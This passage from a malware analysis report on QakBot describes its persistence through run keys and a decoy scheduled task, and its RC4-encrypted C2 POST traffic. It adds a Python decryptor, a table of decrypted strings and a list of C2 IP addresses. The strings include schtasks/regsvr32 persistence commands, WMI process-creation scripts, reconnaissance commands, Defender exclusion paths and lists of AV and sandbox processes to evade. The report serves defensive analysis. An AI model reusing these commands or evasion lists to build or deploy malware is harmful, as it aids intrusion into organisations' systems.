  lstrcpynA(String1, "408h4UJ", 0x1C);
  return 0;
}
```

```
if ( !RegEnumValueW(phkResult, dwIndex, lpValueName, &cchValueName, 0, 0, lpRegData, &cbData) )
{
  lpString = (g_ptr_shlwapi_resolved_apis_tbl->func_shell32_StrStrIW)(lpRegData, payload_path);
  if ( lpString )
  {
    RegDeleteValueW(phkResult, lpValueName);
    length = lstrlenW(lpString);
    payload_name = lpString;
    v5 = &lpString[length - 1];
    if ( *v5 == '"' )
    {
      *v5 = 0;
    }
    f_delete_file(payload_name);
  }
```


By this way, QakBot's persistence can not be detected at runtime.

4.10.2. Fake scheduled task persistence

In addition to creating the run key persistence as above, Qakbot also creates a fake persistence which is scheduled tasks to deceive us. Task is created with a random name through the following command: **"%ssystem32schtasks.exe" /Create /RU "NT AUTHORITYSYSTEM" /tn %s /tr "%s" /SC ONCE /Z /ST %02u:%02u /ET %02u:%02u**


For example: "C:Windowssystem32schtasks.exe" /Create /RU "NT AUTHORITYSYSTEM" /tn gyfzcixqb /tr "regsvr32.exe -s "C:UsersREMDesktopQakbot_DLL_unpacked.bin"" /SC ONCE /Z /ST 12:39 /ET 12:51

However, at this time the payload on the disk has been erased data, only keep information of DOS_HEADER, NT_HEADERS, SECTION_HEADER.




4.11. C2 Communication

To making difficulties for the analyst as well as protection systems, Qakbot will encrypt its POST request before communicate with C2 server. A Qakbot's POST request will usually look like this:



Before encrypted, POST request looks like this:




This POST request will be encrypted and then sent to the C2 server:

In the above pseudocode:


```
ptr_rc4_key_plus_enc_POST_data = f_encrypt_POST_request_by_RC4(plain_POS_request, request_length, &size_of_rc4_key_plus_enc_post_data);
String1[0] = 0x18;
lstrcpynA(String1, "LVE il", 0x18);
if ( !ptr_rc4_key_plus_enc_POST_data )
{
  return 0;
}
encoded_b64_data = f_base64_transform(ptr_rc4_key_plus_enc_POST_data, size_of_rc4_key_plus_enc_post_data);
size_of_rc4_key_plus_enc_post_data = encoded_b64_data;
if ( encoded_b64_data )
{
  lpPOST_base64_data = f_gen_random_name_and_format_data(encoded_b64_data);
  v14 = lpPOST_base64_data;
  if ( lpPOST_base64_data )
  {
    POST_data_length = lstrlenA(lpPOST_base64_data);
    v10 = f_send_POST_request_to_C2(lpszUrl, lpPOST_base64_data, POST_data_length, &v16, &Size, a6);
    String1[0] = 0x2E;
    lstrcpynA(String1, "irEw7dLrb,", 0x1C);
    if ( v10 >= 0 )
    {
      MultiByteToWideChar(0, 0, "hsFyX UzlJhOtsc4dZ", 0xFFFFFFFF, WideCharStr, 9);
      v13 = 1;
    }
  }
}
```

f_encrypt_POST_request_by_RC4 performs:

- Creates an rc4_key with 16 bytes long.
- This rc4_key will be concatenated with the decrypted string is “jHxastDcds)oMc=jvh7wdUhxcsdt2”. Then use SHA1 to take this data and produce hash value.
- Use calculated hash as an rc4_key for encrypting POST request.
- The result is a memory area of the first 16 bytes of rc4_key and the POST request is encrypted.



f_base64_transform will perform encode the entire memory containing rc4_key and ecnryted POST request in base64 format.



Finally, call **f_send_POST_request_to_C2** to send this POST request to C2.

Based on the entire process above, here is an implementation of the decryption algorithm:

```python
import base64
from Cryptodome.Hash import SHA1
from Cryptodome.Cipher import ARC4

salt = b"jHxastDcds)oMc=jvh7wdUhxcsdt2"

def decrypt_post_request(encrypted_req):
    b64_decoded = base64.b64decode(encrypted_req)
    dec_key = b64_decoded[:0x10] + salt
    sha1hash = SHA1.new()
    sha1hash.update(dec_key)
    decryption_key_hash = sha1hash.digest()
    rc4 = ARC4.new(decryption_key_hash)
    return rc4.decrypt(b64_decoded[0x10:])
```

5. **Conclusion**

After more than a decade, Qakbot still exists, evolve and always is a permanent threat for large organizations today. The use of the XLSB documents leads to lower detection rates by security solutions, which are mostly focused on the more common modern VBA macro malware. In addition, QakBot's payloads also employs a robust set of anti-analysis features, advanced techniques to evade detection and frustrate analysis. The gangs behind Qakbot are also active in adding more sophisticated techniques for further development and feature expansion. So far, the identities of people behind Qbot are unknown. Hopefully, in the near future, Qakbot will be taken down similar to Emotet.

6. **References**

7. **Appendix 1 – Complete list of decrypted strings**

index boundary: 0xB10

index: 0x0, decrypted string: tcpdump.exe;windump.exe;ethereal.exe;wireshark.exe;ettercap.exe;rtsniff.exe;packetcapture.exe;capturenet.exe
index: 0x6d, decrypted string: %SystemRoot%SysWOW64explorer.exe

index: 0x90, decrypted string: SAVAdminService.exe;SavService.exe

index: 0xb3, decrypted string: user32.dll

index: 0xbe, decrypted string: mpr.dll

index: 0xc6, decrypted string: Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0

index: 0x108, decrypted string: advapi32.dll

index: 0x115, decrypted string: %SystemRoot%System32mobsync.exe

index: 0x137, decrypted string: ntdll.dll

index: 0x141, decrypted string: bdagent.exe;vsserv.exe;vsservppl.exe

index: 0x166, decrypted string: Initializing database…

index: 0x17f, decrypted string: %SystemRoot%SysWOW64mobsync.exe

index: 0x1a1, decrypted string: .cfg

index: 0x1a6, decrypted string: mcshield.exe

index: 0x1b3, decrypted string: coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe

index: 0x1e2, decrypted string: shell32.dll

index: 0x1ee, decrypted string: image/jpeg

index: 0x1f9, decrypted string: image/gif

index: 0x203, decrypted string: C:INTERNAL__empty

index: 0x217, decrypted string: %SystemRoot%SysWOW64xwizard.exe

index: 0x239, decrypted string: t=%s time=[%02d:%02d:%02d-%02d/%02d/%d]

index: 0x261, decrypted string: abcdefghijklmnopqrstuvwxyz

index: 0x27c, decrypted string: SOFTWAREWow6432NodeMicrosoft AntiMalwareSpyNet

index: 0x2ae, decrypted string: sf2.dll

index: 0x2b7, decrypted string: Content-Type: application/x-www-form-urlencoded

index: 0x2e7, decrypted string: MsMpEng.exe

index: 0x2f3, decrypted string: %SystemRoot%SysWOW64explorer.exe

index: 0x316, decrypted string: image/pjpeg

index: 0x322, decrypted string: SOFTWAREMicrosoftWindows DefenderExclusionsPaths

index: 0x357, decrypted string: %SystemRoot%System32xwizard.exe

index: 0x379, decrypted string: SoftwareMicrosoft

index: 0x38c, decrypted string: cscript.exe

index: 0x398, decrypted string: egui.exe;ekrn.exe

index: 0x3aa, decrypted string: SOFTWAREWow6432NodeMicrosoftWindows DefenderSpynet

index: 0x3e1, decrypted string: WScript.Sleep %u

Set objWMIService = GetObject(“winmgmts:” & “{impersonationLevel=impersonate}!\.%cootcimv2”)

Set objProcess = GetObject(“winmgmts:rootcimv2:Win32_Process”)

errReturn = objProcess.Create(“%s”, null, nul, nul)

WSCript.Sleep 2000

Set fso = CreateObject(“Scripting.FileSystemObject”)

fso.DeleteFile(“%s”)

index: 0x523, decrypted string: fshoster32.exe

index: 0x532, decrypted string: ALLUSERSPROFILE

index: 0x542, decrypted string: kernel32.dll

index: 0x54f, decrypted string: application/x-shockwave-flash

index: 0x56d, decrypted string: Set objWMIService = GetObject(“winmgmts:” &
“{impersonationLevel=impersonate}!\.%cootcimv2”)

Set objProcess = GetObject(“winmgmts:rootcimv2:Win32_Process”)

errReturn = objProcess.Create(“%s”, null, nul, nul)

index: 0x641, decrypted string: %SystemRoot%explorer.exe

index: 0x65b, decrypted string: c:\

index: 0x660, decrypted string: ccSvcHst.exe

index: 0x66d, decrypted string: %ProgramFiles(x86)%Internet Exploreriexplore.exe

index: 0x6a0, decrypted string: netapi32.dll

index: 0x6ad, decrypted string: avp.exe;kavtray.exe

index: 0x6c1, decrypted string: crypt32.dll

index: 0x6cd, decrypted string: shlwapi.dll

index: 0x6d9, decrypted string: snxhk_border_mywnd

index: 0x6ec, decrypted string: SOFTWAREMicrosoftMicrosoft AntiMalwareSpyNet

index: 0x71c, decrypted string: wpcap.dll

index: 0x726, decrypted string: MBAMService.exe;mbamgui.exe

index: 0x742, decrypted string: \.pipe

index: 0x74c, decrypted string: .dll

index: 0x751, decrypted string: SOFTWAREMicrosoftWindows DefenderSpyNet

index: 0x77c, decrypted string: WRSA.exe

index: 0x785, decrypted string: reg.exe ADD “HKLM%s” /f /t %s /v “%s” /d “%s”

index: 0x7b4, decrypted string: 1234567890

index: 0x7bf, decrypted string: wmic process call create ‘expand “%S” “%S”‘

index: 0x7ec, decrypted string: wtsapi32.dll

index: 0x7f9, decrypted string: ByteFence.exe

index: 0x807, decrypted string: SubmitSamplesConsent

index: 0x81c, decrypted string: {%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-
%02X%02X%02X%02X%02X%02X}

index: 0x863, decrypted string: NTUSER.DAT

index: 0x86e, decrypted string: .dat

index: 0x873, decrypted string: cmd.exe

index: 0x87b, decrypted string: .exe

index: 0x880, decrypted string: %ssystem32

index: 0x88d, decrypted string: ws2_32.dll

index: 0x898, decrypted string: %ProgramFiles%Internet Exploreriexplore.exe

index: 0x8c6, decrypted string: avgcsrvx.exe;avgsvcx.exe;avgcsrva.exe

index: 0x8ec, decrypted string: */*

index: 0x8f0, decrypted string: vkise.exe;isesrv.exe;cmdagent.exe

index: 0x912, decrypted string: AvastSvc.exe

index: 0x91f, decrypted string: c:hiberfil.sysss

index: 0x931, decrypted string: wininet.dll

index: 0x93d, decrypted string: %SystemRoot%explorer.exe

index: 0x957, decrypted string: Set objWMIService = GetObject(“winmgmts:” &
“{impersonationLevel=impersonate}!\.%cootcimv2”)

Set colFiles = objWMIService.ExecQuery(“Select * From CIM_DataFile Where Name = ‘%s'”)

For Each objFile in colFiles

objFile.Copy(“%s”)

Next

index: 0xa43, decrypted string: aabcdeefghiijklmnoopqrstuuvwxyyz

index: 0xa64, decrypted string: urlmon.dll

index: 0xa6f, decrypted string: SpyNetReporting

index: 0xa7f, decrypted string: setupapi.dll

index: 0xa8c, decrypted string: aaebcdeeifghiiojklmnooupqrstuuyvwxyyaz

index: 0xab3, decrypted string: SOFTWAREMicrosoftMicrosoft AntimalwareExclusionsPaths

index: 0xaed, decrypted string: aswhookx.dll

index: 0xafa, decrypted string: fmon.exe

index: 0xb03, decrypted string: aswhooka.dll

---

index boundary: 0x435

---

index: 0x0, decrypted string: System32WindowsPowerShellv1.0powershell.exe
index: 0x30, decrypted string: srvpost.exe;frida-winjector-helper-32.exe;frida-winjector-helper-64.exe

index: 0x78, decrypted string: powershell.exe

index: 0x87, decrypted string: /t4

index: 0x8b, decrypted string: %s “$%s = \”%s\\; & $%s”

index: 0xaa, decrypted string: SOFTWAREMicrosoftWindowsCurrentVersionRun

index: 0xd8, decrypted string: A3E64E55_pr;VBoxVideo

index: 0xee, decrypted string: .lnk

index: 0xf3, decrypted string: at.exe %u:%u “%s” /I

index: 0x108, decrypted string: Red Hat VirtIO;QEMU

index: 0x11c, decrypted string: net view /all

index: 0x12a, decrypted string: nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.%s

index: 0x166, decrypted string: ipconfig /all

index: 0x174, decrypted string: SOFTWAREMicrosoftWindows NTCurrentVersionProfileList

index: 0x1ad, decrypted string: regsvr32.exe -s

index: 0x1be, decrypted string: %s “$%s = “%s”; & $%s”

index: 0x1d7, decrypted string: Microsoft

index: 0x1e1, decrypted string: Self test FAILED!!!

index: 0x1f5, decrypted string: 311

index: 0x1f9, decrypted string: %s %04x.%u %04x.%u res: %s seh_test: %u consts_test: %d vmdetected: %d createprocess: %d

index: 0x252, decrypted string: whoami /all

index: 0x25e, decrypted string: cmd /c set

index: 0x269, decrypted string: qwinsta

index: 0x271, decrypted string: arp -a

index: 0x278, decrypted string: nltest /domain_trusts /all_trusts

index: 0x29a, decrypted string: route print

index: 0x2a6, decrypted string: “%ssystem32schtasks.exe” /Create /RU “NT AUTHORITYSYSTEM” /tn %s /tr “%s” /SC ONCE /Z /ST %02u:%02u /ET %02u:%02u

index: 0x31b, decrypted string: VIRTUAL-PC

index: 0x326, decrypted string: /c ping.exe -n 6 127.0.0.1 & type “%sSystem32calc.exe” > “%s”

index: 0x368, decrypted string: error res=’%s’ err=%d len=%u

index: 0x385, decrypted string: net share

index: 0x38f, decrypted string: Virtual

index: 0x397, decrypted string: net localgroup

index: 0x3a6, decrypted string: artifact.exe;mlwr_smpl;sample;sandbox;cuckoo-;virus

index: 0x3da, decrypted string: Self test OK.

index: 0x3e8, decrypted string: netstat -nao

index: 0x3f5, decrypted string: 308

index: 0x3f9, decrypted string: ProfileImagePath

index: 0x40a, decrypted string: amstream.dll

index: 0x417, decrypted string: jHxastDcds)oMc=jvh7wdUhxcsdt2

8. **Appendix 2 – C2s list**

QakBot C2 List
98.173.34.213:995

160.3.187.114:443

73.25.124.140:2222

24.50.118.93:443

82.127.125.209:990

83.110.109.106:2222

79.129.121.81:995

189.223.234.23:995

125.63.101.62:443

113.22.175.141:443

172.78.30.215:443

47.146.169.85:443

47.22.148.6:443

76.25.142.196:443

78.63.226.32:443

105.198.236.101:443

75.67.192.125:443

176.181.247.197:443

105.96.8.96:443

108.31.15.10:995

176.205.222.30:2078

115.133.243.6:443

83.110.11.244:2222

195.43.173.70:443

197.51.82.72:443

89.137.211.239:995

105.198.236.99:443

144.139.47.206:443

202.188.138.162:443

24.43.22.218:993

69.58.147.82:2078

157.131.108.180:443

92.59.35.196:2222

195.12.154.8:443

86.160.137.132:443

59.90.246.200:443

96.57.188.174:2222

172.87.157.235:3389

189.211.177.183:995

173.184.119.153:995

50.244.112.106:443

144.139.166.18:443

90.65.236.181:2222

81.150.181.168:2222

68.186.192.69:443

74.222.204.82:995

197.161.154.132:443

38.92.225.121:443

197.45.110.165:995

71.117.132.169:443

85.52.72.32:2222

217.133.54.140:32100

193.248.221.184:2222

95.77.223.148:443

83.110.103.152:443

80.227.5.69:443

209.210.187.52:995

50.29.166.232:995

108.160.123.244:443

24.152.219.253:995

81.97.154.100:443

203.198.96.37:443

80.11.173.82:8443

97.69.160.4:2222

196.151.252.84:443

172.115.177.204:2222

98.121.187.78:443

47.187.108.172:443

216.201.162.158:443

140.82.49.12:443

71.199.192.62:443

71.88.193.17:443

182.48.193.200:443

71.187.170.235:443

77.211.30.202:995

77.27.204.204:995

96.37.113.36:993

187.250.39.162:443

122.148.156.131:995

173.21.10.71:2222

119.153.43.235:3389

71.74.12.34:443

75.118.1.141:443

75.136.26.147:443

67.6.12.4:443

71.197.126.250:443

78.185.59.190:443

125.239.152.76:995

45.46.53.140:2222

98.240.24.57:443

199.19.117.131:443

113.211.120.112:443

74.68.144.202:443

73.153.211.227:443

98.252.118.134:443

189.222.59.177:443

187.250.177.33:995

186.28.55.211:443

189.210.115.207:443

90.101.117.122:2222

72.240.200.181:2222

151.205.102.42:443

24.55.112.61:443

82.12.157.95:995

189.146.183.105:443

72.252.201.69:443

109.12.111.14:443

24.229.150.54:995

209.210.187.52:443

67.8.103.21:443

47.196.192.184:443

24.139.72.117:443

79.115.174.55:443

94.53.92.42:443

86.236.77.68:2222

89.3.198.238:443

213.60.147.140:443

84.247.55.190:8443

2.7.116.188:2222

106.51.85.162:443

87.202.87.210:2222

142.117.191.18:2222

196.221.207.137:995

188.26.91.212:443

108.46.145.30:443

125.209.114.182:995

27.223.92.142:995

173.25.45.66:443

32.210.98.6:443

65.27.228.247:443

108.29.32.251:443

189.223.97.175:443

78.97.207.104:443

181.48.190.78:443

2.232.253.79:995

136.232.34.70:443

207.246.77.75:2222

45.77.115.208:443

207.246.77.75:8443

45.63.107.192:443

45.77.117.108:2222

45.77.117.108:8443

45.77.115.208:995

45.77.117.108:443

144.202.38.185:2222

149.28.98.196:995

144.202.38.185:995

149.28.101.90:8443

149.28.99.97:995

45.32.211.207:995

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

↗ Go back